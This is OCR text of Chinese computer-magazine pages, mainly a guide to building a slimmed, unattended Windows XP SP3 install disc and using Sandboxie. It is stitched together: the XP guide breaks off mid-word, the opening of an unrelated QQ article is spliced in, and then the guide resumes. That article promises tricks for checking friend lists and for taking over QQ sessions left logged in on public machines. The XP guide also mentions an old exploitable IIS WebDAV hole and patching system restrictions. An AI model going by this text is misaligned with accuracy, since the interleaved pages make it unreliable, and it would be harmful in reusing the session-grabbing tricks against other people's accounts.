端口测试终端程序
对等网络
共享创建向导
连接管理器
矢量图形呈现
通讯工具
同步管理器
网络监视驱动程序及工具
网络文件夹
映射网络驱动器向导

补充说明一下“网络文件夹”即WebDAV，以前IIS老版本配置不当会有一个可以利用的漏洞，觉得有用的可以保留下。其

他的项目不要乱精简了，容易在网络连接方面出现故障。

7.应用程序

根据需要自己精简。

8.硬件支持

同上。

9.语言

建议只保留Simplified Chinese，Traditional Chinese，即简体中文和繁体中文支持。

10.目录

全精简掉，如图4。

然后选择图4右下角的“高级”，在保留和删除框添加需要保留和删除的文件列表。(该列表光盘提供)

下一步就是配置无人职守安装，很简单，不用多说大家也能看明白。注意无人职守模式选择：Fully automated 即全自动模式，如图5。

注意区域选项卡按如图6设置。

前进到了“选项”，“补丁”选项卡，这里可以直接破解系统安装后的TCP/IP连接数，以及Uxtheme主题认证破解，如图7。

最后到了“优化调整”项，这些都是很有意思的项目，配置完后省去了安装完系统再手动优化的麻烦，如图8。




图4 精简文件




图5 配置无人职守安装




图6 区域选项卡的设置




图7 “补丁”选项卡




图8 “优化调整”项




图9 “服务”设置

Internet Explorer－设置主页－about:blank
Windows Media Player－禁止保存文件和网址的历史记录
Windows Media Player－禁止启动显示“媒体指南”
Windows Media Player－禁止自动将音乐添加到媒体库中
Windows Media Player－无可视化效果
Windows Media Player－优化全屏模式下的事件行为
开始菜单－减小菜单弹出延迟时间
开始菜单－禁用并移除开始菜单上的文档列表
开始菜单－禁用个性化菜单
开始菜单－移除“设定程序访问和默认值”
开始菜单－移除 Windows Catalog 快捷方式
启动和关机－经典登录模式下需要按 Ctrl-Alt-Del－禁用
启动和关机－启动时不解析 Autoexec.bat
启动和关机－自动结束任务
启动和关机－自动终止无响应的程序
启动和关机－自动终止无响应的服务
任务栏－禁用分组相似任务栏按钮
任务栏－禁用气球提示
任务栏－禁止隐藏不活动的图标
任务栏－锁定任务栏－允许
网络－登录时禁止还原已映射的网络驱动器
网络－禁用管理共享
网络－禁用简单文件共享
网络－禁止自动搜索网络文件夹和网络打印机
网络－在工作组或域中隐藏自己的计算机
我的电脑－移除“共享文档”
性能－不缓存缩略图
性能－处理器计划－程序
性能－禁用 WBEM 日志
性能－禁用文件上的上次访问时间戳
性能－禁止跟踪损坏的快捷方式链接
性能－使用 Windows 传统风格的文件夹／不显示任务面板
性能－鼠标指向文件和文件夹时不显示提示信息
性能－系统空闲时不优化硬盘
隐私－禁用 Internet 驱动程序更新提示
隐私－移除 Alexa 软件
资源管理器－高级搜索：预先配置选项
资源管理器－更改 Windows 资源管理器文件夹查看方式－图标
资源管理器－回收站：允许重命名和删除
资源管理器－禁用“快捷方式 到”前缀
资源管理器－禁用快捷方式箭头
资源管理器－禁用自动运行
资源管理器－禁止出错时蜂鸣
资源管理器－经典控制面板
资源管理器－添加(反)注册选项到右键菜单
资源管理器－为记事本关联其它文件
资源管理器－在单独的进程中打开文件夹窗口
资源管理器－在地址栏显示完整路径
资源管理器－在所有的窗口上显示状态栏

切换到“服务”选项卡，你可以对系统服务进行预处理，更改服务的启动类型，禁用掉没用的影响系统运行速度的服务。如图9。

关于系统服务方面的优化配置，这方面的文章网上有很多，就不在这里浪费版面了。

最后一步就是开始处理安装文件了，如图10。





图10 处理安装文件

注意处理完后把杂志光



QQ之防攻战

郝安山（婷之爱）

首语：

QQ无疑是IM中的老大哥，但现在许多的"新秀"也在慢慢浮出水面，我们是不是也该给他们一些关注呢？我们只选择我们需要的，最实用的，现在，你有很多种选择了，QQ还是你的最爱吗？QQ的境地有点像Windows，相信TX也感受到不小的压力了，也只有压力，才能使QQ更"贴心"！

从本文你可以学到：

1、查看自己是否还在对方好友列表；2、将自己从对方的好友列表中删除；

3、在公共机房挂QQ；4、抓出公共机房中挂着的QQ

PART ONE——QQ好友之删除

防

前几期有篇文章已经介绍了一种方法，下面我再介绍几种，方法总不会嫌多吧！多多益善嘛！

A：索要QQ秀




图1 索要QQ秀

首先打开QQ秀商城随便找一套QQ秀，点击索要，如图1。

然后出现这个页面，如图2。

付账人号码那里我随便打了一个，当然他不是我的好友哦，点击提交，出现提示如图3。

我不知道为什么会是这样的提示，反正我知道了自己不是对

盘内提供的只保留中文（中国）键盘布局和智能abc输入法的HIVEDEF.inf，HIVESYS.inf，INTL.inf文件覆盖到I386文件夹。

然后删除掉I386\LANG文件夹里的文件，只保留以下四个文件：

```
IMEPADSM.DL_
IMEPADSV.EX_
IMLANG.DL_
MINGLIU.TT_
```

全部处理完后会生成ISO文件，刻录成光盘，集成SP3补丁的安装光盘就制作完成了。

安装完系统你就可以感觉到精简整合版系统与普通的XP不同了，按照上面精简文件精简后，开机PF使用率仅65M左右，即使你用了N种优化方法也达不到这种程度。而且精简掉了一些无用组件，系统的安全性会增强不少。如果再用Sandboxie(沙盘)对系统进行安全保护，可以说是百毒不侵，而且长期使用也不会有系统越用越慢的感觉。

先介绍一下Sandboxie，允许你在沙盘环境中运行浏览器或其他程序，因此运行所产生的变化可以随后删除。这样可用来消除上网、运行程序的痕迹，也可用来还原收藏夹、主页、注册表等。即使在沙盘进程中下载的文件，也会随着沙盘的清空而删除。这款软件的最新版本安装文件只有349K，占用资源少肯定不用多解释。




图11 设置保存文件夹

安装好Sandboxie，打开Sandboxie Control，修改"设置保存文件夹"，默认为C分区，如图11。

默认情况下，从沙盘中运行资源管理器，从资源管理器中打开程序，程序都会在沙盘中运行，如图12。




图12 从沙盘中运行资源管理器

我们也可以对程序单独进行设置，如图13，图14。

选择强制沙盘中运行，以后即使不在沙盘中运行，也会自动让它在沙盘内执行。如果在沙盘中运行IE或者其他程序，感染病毒后，直接"快速恢复"或者"删除保存内容"都可以一步删除病毒，如图15。




图13



图14 对程序单独进行设置

